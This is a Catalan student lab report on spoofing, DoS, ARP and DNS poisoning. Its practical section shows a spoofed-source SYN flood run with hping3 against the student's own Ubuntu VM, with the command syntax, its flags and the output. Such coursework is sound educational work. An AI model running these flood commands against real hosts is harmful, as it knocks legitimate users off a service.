



JESUÏTES El Clot
Escola del Clot

M011-SEGURIDAD INFORMÁTICA Y ALTA SEGURIDAD

UF2- Seguridad activa i Accés remot

ACTIVITAT PT1_003 : DNS SPOOFING

Curs: 2018-19

CFGs: ASIX2

Alumne : Arnau Subirós Puigarnau

Data : 09/11/2018

Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

ACTIVITAT PT1 003 : DNS SPOOFING

PART TEÒRICA





Respon a les següents preguntes de manera raonada.

1-Que és l'spoofing?

El spoofing es pot traduir com “fer-se passar per algú altre”. En termes de seguretat informàtica, es refereix a l'ús de tècniques o suplantació d'identitat (relacionat amb usos maliciosos o de recerca)

Hi han diferents tipus de Spoofing :

- ☐ IP Spoofing
- ☐ ARP Spoofing
- ☐ DNS Spoofing
- ☐ Web Spoofing
- ☐ E-Mail Spoofing



Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

2- Que és un Denial of Service (DOS)? Quina diferència hi ha entre un atac DOS i un atac DDOS (distributed denial of service)?

Un atac de denegació de servei (DOS) és un atac destinat a apagar una màquina o xarxa, per la qual cosa és inaccessible per als usuaris previstos.

Els atacs DOS aconseguixen això inundant l'objectiu amb tràfic o enviant-li informació que provoca un bloqueig.


En tots dos casos, l'atac DOS priva als usuaris legítims (és a dir, empleats, membres o titulars de comptes) del servei o recurs que esperaven.

Hi ha dos mètodes generals d'atacs DOS:

- **serveis d'inundació** :ocorren quan el sistema rep massa tràfic perquè el servidor s'emmagatzemi en búfer a qual cosa fa que es ralenteixin i finalment es detinguin
- **serveis fallits**

Els atacs d'inundació populars inclouen:

- ❑ **Atacs de desbordament de búfer** : l'atac DOS més comú. El concepte és enviar més tràfic a una adreça de xarxa del que els programadors han construït el sistema per manejar..
- ❑ **Inundació de ICMP** : aprofita els dispositius de xarxa mal configurats mitjançant l'enviament de paquets falsificats que fan ping a cada computadora a la xarxa de destinació, en lloc de solament una màquina específica. La xarxa es dispara llavors per amplificar el tràfic.
- ❑ **Inundació SYN** : envia una sol·licitud per connectar-se a un servidor, però mai completa el protocol d'enllaç . Continua fins que tots els ports oberts estiguin saturats de sol·licituds i cap estigui disponible perquè usuaris legítims es connectin..




Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018



3-Perque el spoofing pot comportar un atac DOS o DDOS?


Perquè un atac **DOS** (denegació de servei) normalment pot utilitzar varis atacs de spoofing com :

- **ARP Spoofing** : vincula la adreça MAC de l'atacant a una adreça IP legítima a través de missatges de suplantació d'identitat de la taula ARP.
- **IP Spoofing** : Oculta la IP origen de l'atacant
 - A més la suplantació de les adreces IP es pot utilitzar per atacs **DDOS** (on enmascara els dispositius botnets i organitzar un atac coordinat a gran escala)

Atac DOS



Atac DDOS



Nom i Cognoms

Arnau Subirós Puigarnau

Data


09/11/2018

4-Perque creus que l'atac spoofing més freqüent és l'IP-spoofing? En que consisteix l'Ip-spoofing?

Aquest tipus de spoofing unit a l'ús de peticions broadcast a diferents xarxes és usat en un tipus d'atac de flood conegut com smurf atac per provocar un DOS o DDOS i s'utilitzava molt anteriorment ja que Internet prioritzava més la connectivitat que la seguretat, però avui dia seria molt difícil ja que tots els ordinadors tenen un mínim de seguretat (com firewalls i els routers actuals els evita), però es podria produir a una xarxa lan

- **IP Spoofing** és una suplantació o falsejament d'IP, fer creure que som qui no som. Consisteix a substituir l'adreça IP origen d'un paquet TCP/IP per una altra adreça IP a la qual es desitja suplantar. Això s'aconsegueix generalment gràcies a programes destinats a això i pot ser usat per a qualsevol protocol dins de TCP/IP com ICMP, UDP o TCP.

Tots els paquets IP contenen un encapçalat que precedeix al cos del paquet i conté informació important de l'enrutament, inclosa l'adreça d'origen. En un paquet normal, l'adreça IP d'origen és l'adreça del remitent del paquet. Si el paquet ha estat falsificat, l'adreça d'origen serà falsificada.



Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

5-Que és un atac flood ip spoofing? Amb quin altre nom es coneix aquest tipus d'atac? Com es pot realitzar i com es podria prevenir atacs d'aquest tipus?

- És un atac IP Spoofing unit a l'ús de peticions de tipus broadcast a diferents xarxes
- Tambè se li diu **atac smurf**
- Avui dia aquest tipus d' atacs desde l'exterior, els routers(actuals) els evita. Per evitar atacs desde la mateixa xarxa s'hauria de tenir una serie de precaucions en la nostre xarxa :
 - **filtrant el router**
 - aplicar un filtre als datagrames entrants dels quals l'origen
 - sigui invalida per pertanyer a rangs assignats a xarxes privades
 - que pertanyi a la nostre pròpia xarxa
 - aplicar un filtre als datagrames entrants dels quals destinatari sigui la direcció broadcast de la nostre xarxa
 - **el xifratge i l'autenticació** : Aquestes característiques incloses en IPv6 eliminant les amenaces actuals de IP Spoofing

6-Quina diferència hi ha entre el blind-spoofing i el visible-spoofing? Quin és més perillós i quin és el més complex de realitzar?

- La diferència és que el **Non-Blind Spoofing** ocorre quan l'atacant està sobre la mateixa subxarxa que la víctima en canvi **Blind Spoofing** es produeix des de fora de la xarxa, on no es pot accedir als nombres de seqüència i reconeixement .
- El més perillós és el **Non-Blind Spoofing** ja que la seva amenaça més gran seria el segrest de la sessió de l'usuari, en canvi **Blind Spoofing** ja no és possible avui dia, la major part dels sistemes operatius generen nombres de seqüència de manera arbitrària, fent difícil la seva predicció amb exactitud



Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

- El més complex de realitzar és **Blind Spoofing** ja que perquè la seqüència i nombres de reconeixement són inassolibles. Per intentar això s'envien diversos paquets a la màquina objectiu provant diversos nombres de seqüència.



Nom i Cognoms

Arnau Subirós Puigarnau


Data

09/11/2018

7-Explica perquè les millores introduïdes al IPv6 milloren la seguretat en atacs de Ip-spoofing.

La detecció de suplantació d'IP o validar l'adreça d'origen d'un paquet IPv6, és una mica més complicat que el procés per IPv4.

- Un host que utilitza IPv6 pot tenir diverses adreces. Novament, el problema dins de la xarxa d'àrea local és associar l'adreça **IPv6 amb la capa 2 o l'adreça MAC**.
- **Entre els parells a la mateixa xarxa**, pot usar anuncis de descobriment de veïns o descobriment de descobriment de veïns segurs (**SEND**) per verificar l'adreça d'origen en un paquet.
 - Pot verificar les adreces d'origen dels paquets que arriben des de nodes fora de la xarxa utilitzant **l'encapçalat d'autenticació(AH) en els datagrames de IPv6**.
 - Pot usar els paràmetres acordats entre la font i la destinació per calcular la informació d'autenticitat en els camps d'encapçalat que no canvia durant el trànsit.
 - Encara que aquest procés no evitarà que algú ferm una adreça falsificada, proporciona un mitjà per autenticar la identitat de la font.



Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

IPv6	IPv4
Direcciones de 128 bits (16 octetos)	Direcciones de 32 bits (4 octetos)
Arquitectura jerárquica	Arquitectura plana
Configuración automática	Configuración manual
Multicast y anycast	Broadcast
Seguridad (cifrado) obligatoria	Seguridad opcional
QoS	Sin QoS

8-Cerca algun article que parli d'alguna entitat, empresa o organització que hagi patit un atac d'aquestes característiques.

https://markets.on.nytimes.com/research/stocks/news/press_release.asp?docTag=201810110400BIZWIRE_USPRX____BW5194&feedID=600&press_symbol=245635

"The ThreatMetrix Cybercrime Report is regarded as a reliable barometer of global cybercrime patterns due to the scale of transactions analyzed globally. This industry deep-dive revealed that identity spoofing, fuelled by stolen identity data, is the most prevalent attack vector for the gaming and gambling industry. It also pinpointed a marked growth in location (IP) spoofing attacks."

<https://www.elmundo.es/elmundo/2012/01/25/comunicacion/1327492184.html>

Entre las 5.30 y las 8.30 de la mañana del miércoles 25 de enero, ELMUNDO.es y todas las páginas web de "Unidad Editorial -entre las que se encuentran Marca.com y Expansion.com- han sufrido un ataque de denegación de servicio (DDoS) cuyos autores aún no han sido identificados. Esta incidencia ha impedido su correcto funcionamiento en dicha franja horaria. A partir de las 8.00 se ha controlado el ataque y todas las páginas web han recuperado poco a poco la normalidad."

Según el análisis realizado, este ataque se ha hecho mediante dos técnicas: 'SYN Flood' y 'IP address spoofing'.

Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

9-Que són les taules ARP? En que consisteix l'ARP spoofing?

Primer direm que ARP és un protocol de nivell de xarxa responsable de trobar l'adreça hardware (Ethernet MAC) que correspon a una adreça IP determinada.

Cada host té una taula on emmagatzema les adreces IP de les quals coneix la seva MAC,

per exemple:

IP	MAC
192.168.1.1	d0:92:54:67:1d:ae
192.168.1.12	00:72:50:a4:b1:e3

D'aquesta manera, quan necessita enviar un paquet a 192.168.1.1 afegirà a la capçalera que va dirigit a la MAC d0:92:54:67:1d:ae i així podrà ser acceptat en la seva destinació

- El problema és que es pot donar el cas que una aplicació vulgui enviar un paquet a una IP que no es troba en aquesta taula (cada vegada que s'inicia el PC, aquesta taula està buida). En aquest cas es fa necessari preguntar qui té la IP desitjada, i per a això s'usa el ARP
- Per realitzar aquesta pregunta, la màquina enviarà un paquet especial dirigit a la **MAC ff:ff:ff:ff:ff:ff (broadcast)**, el contingut del qual serà de l'estil "qui té la ip x.x.x.x?"
 - quan les màquines de la xarxa vegin aquest paquet dirigit a aquesta adreça MAC especial, llegiràn el missatge i únicament la màquina que tingui l'adreça IP per la qual es pregunta respondrà amb un altre paquet dient alguna cosa com "Jo, x:x:x:x:x, tinc l'adreça IP x.x.x.x"
 - Ara totes les màquines de la xarxa rebràn aquest paquet, ho llegiran i actualitzaran les seves taules d'IP i MAC amb la nova informació, no solament la que va fer la pregunta.

Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

per veure les taules arp utilitzem el comando : **arp -a**

```
C:\Users\Usuario>arp -a

Interfaz: 192.168.56.1 --- 0x9
Dirección de Internet      Dirección física      Tipo
192.168.56.255             ff-ff-ff-ff-ff-ff     estático
224.0.0.22                  01-00-5e-00-00-16     estático
224.0.0.251                 01-00-5e-00-00-fb     estático
224.0.0.252                 01-00-5e-00-00-fc     estático
239.255.255.250            01-00-5e-7f-ff-fa     estático

Interfaz: 192.168.1.37 --- 0xa
Dirección de Internet      Dirección física      Tipo
192.168.1.1                 64-68-0c-e5-fe-55     dinámico
192.168.1.255              ff-ff-ff-ff-ff-ff     estático
224.0.0.22                  01-00-5e-00-00-16     estático
224.0.0.251                 01-00-5e-00-00-fb     estático
224.0.0.252                 01-00-5e-00-00-fc     estático
239.255.255.250            01-00-5e-7f-ff-fa     estático
255.255.255.255            ff-ff-ff-ff-ff-ff     estático
```


- **ARP Spoofing** és un enverinament de taules ARP .És una tècnica de hacking usada per infiltrar-se en una xarxa, amb l'objectiu que un atacant pugui ensumar els paquets de dades que passen per la LAN (xarxa d'àrea local), modificar el tràfic, o fins i tot detenir-ho.
 - Mitjançant aquest tipus d'atacs, es pot obtenir informació sensible d'una víctima que estigui a la mateixa xarxa que l'atacant, com a noms d'usuari, contrasenyes, cookies, missatges de correu i missatgeria instantània, converses VoIP, etc.

Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018



10-Que és el DNS poisoning? Explica pas per pas com és aquest tipus d'atac amb les teves paraules (no copieu i enganxeu de les diapositives)

Primer hem d'analitzar com funciona el **DNS (Domain Name System)**

- El DNS és com un sistema de respostes i preguntes. Quan escrius una adreça en el navegador, per exemple `www.google.com`, preguntarà als servidors DNS quin és l'adreça IP. Obtindrà `216.58.211.46` com a resposta i llavors llançarà una petició HTTP aquesta adreça IP per obtenir la pàgina web corresponent

```
C:\Users\Usuario>nslookup google.com
Servidor: 250.red-80-58-61.staticip.rima-tde.net
Address: 80.58.61.250

Resposta no autoritativa:
Nombre: google.com
Addresses: 2a00:1450:4003:802::200e
           216.58.211.46

C:\Users\Usuario>
```


Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

- **DNS Spoofing** és un atac que consisteix a subministrar una adreça IP diferent. Quan un ordinador al que vull atacar pregunta per una adreça, l'objectiu és proporcionar-li una resposta falsificada que rebi abans que la resposta legítima. Si és prou ràpida, processarà abans la meua resposta que la del servidor oficial..



En les pràctiques següents, he utilitzat 2 programes per realitzar aquest atac:

- Cain&Abel (en Windows7)
- Ettercap(Kali Linux)

Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

PART PRÀCTICA

Enunciat 1- ATAC de FLOOD amb smurf ping


Instal·leu una màquina virtual kali amb adaptador pont i guest additions (per si us serveix poso un link <https://www.youtube.com/watch?v=6wtzFsacWo0> Proveu de fer-vos a la màquina real (host) un DoS amb aquesta tipologia d'atac.

Com a nota dir-vos que aquest tipus d'atacs no solen funcionar avui en dia donades les grans velocitats de xarxa i la protecció dels Firewalls contra aquest tipus de pràctiques, però pot ser que el resultat sigui el fet d'ocupar tràfic de la màquina host i velocitat de processament (ho podeu comprovar amb l'administrador de tasques mateix).

Trobareu informació de com fer l'atac en el següent link (https://www.youtube.com/watch?v=8Jogj1J_2dU). Adjunteu captures de pantalla del procés i raoneu quina és la sintaxis del hping i perquè s'en diu atac smurf.

IP SPOOFING

Instal·lo una màquina virtual amb sistema operatiu **Kali Linux** (una variant del Debian creada i especialitzada en la seguretat informàtica)



Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

Com que vull fer proves efectives. Cambio el tipus de Xarxa d' Adaptador Pont a Xarxa Interna on configuraré una IP estàtica.

- **Host Atacant (sistema Kali Linux)**

- IP : 192.168.1.5
- Màscara : 255.255.255.0
- DNS : 192.168.1.2

- **Host Víctima (sistema Ubuntu)**

- IP : 192.168.1.4
- Màscara : 255.255.255.0
- DNS : 192.168.1.2

Abans de començar faig ping entre les dues màquines per confirmar que es veuen.

Desde el PC Atacant (Kali Linux):

`uruloki@kali-anonymous:~$ sudo hping3 192.168.1.4`

```
uruloki@kali-anonymous: ~
Fitxer  Edita  Visualitza  Cerca  Terminal  Ajuda
uruloki@kali-anonymous:~$ sudo hping3 192.168.1.4
HPING 192.168.1.4 (eth0 192.168.1.4): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.4 ttl=64 DF id=25396 sport=0 flags=RA seq=0 win=0 rtt=4.9 ms
^C
--- 192.168.1.4 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 4.9/4.9/4.9 ms
uruloki@kali-anonymous:~$
```

Desde el PC Victima (Ubuntu)

`arsupui@ubuntu-asix2:~$ hping3 192.168.1.5`

```
arsupui@ubuntu-asix2: ~
Fitxer  Edita  Visualitza  Cerca  Terminal  Ajuda
arsupui@ubuntu-asix2:~$ ping 192.168.1.5
PING 192.168.1.5 (192.168.1.5) 56(84) bytes of data.
64 bytes from 192.168.1.5: icmp_seq=1 ttl=64 time=0.265 ms
^C
--- 192.168.1.5 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.265/0.265/0.265/0.000 ms
arsupui@ubuntu-asix2:~$
```


Nom i Cognoms

Arnau Subirós Puigarnau

Data

09/11/2018

Per fer un **atac de smurf** on el seu objectiu és produir un atac en la denegació del servei (DOS) localitzat a la capa d'Internet (capa 3 del protocol de TCP/IP) o capa de xarxa (capa 3 del model OSI)

Aquests atacs son inundacions (flood) de ping enviant una sèrie de paquets de sol.licitud eco ICMP.

Per produir aquest atac utilitzaré el programa **Hping3**

SINTAXIS de la comanda:

Hping3 -S -p 135 --flood IP de la víctima -a IP inventada (per amagar la nostre IP)

- **-S** : estableix el indicador SYN
- **-p** : per indicar el port de destí (en aquest cas 135)
- **-a** per ocultar la IP del atacant (en el meu cas 6.6.6.6)

Es pot veure que ha enviat massivament 283.731 paquets d'IP a la víctima

```
uruloki@kali-anonymous: ~  
Fitxer  Edita  Visualitza  Cerca  Terminal  Ajuda  
uruloki@kali-anonymous:~$ sudo hping3 -S -p 135 --flood 192.168.1.4 -a 6.6.6.6  
HPING 192.168.1.4 (eth0 192.168.1.4): S set, 40 headers + 0 data bytes  
ping in flood mode, no replies will be shown  
^C  
--- 192.168.1.4 hping statistic ---  
283731 packets transmitted, 0 packets received, 100% packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms  
uruloki@kali-anonymous:~$
```

Nom i Cognoms

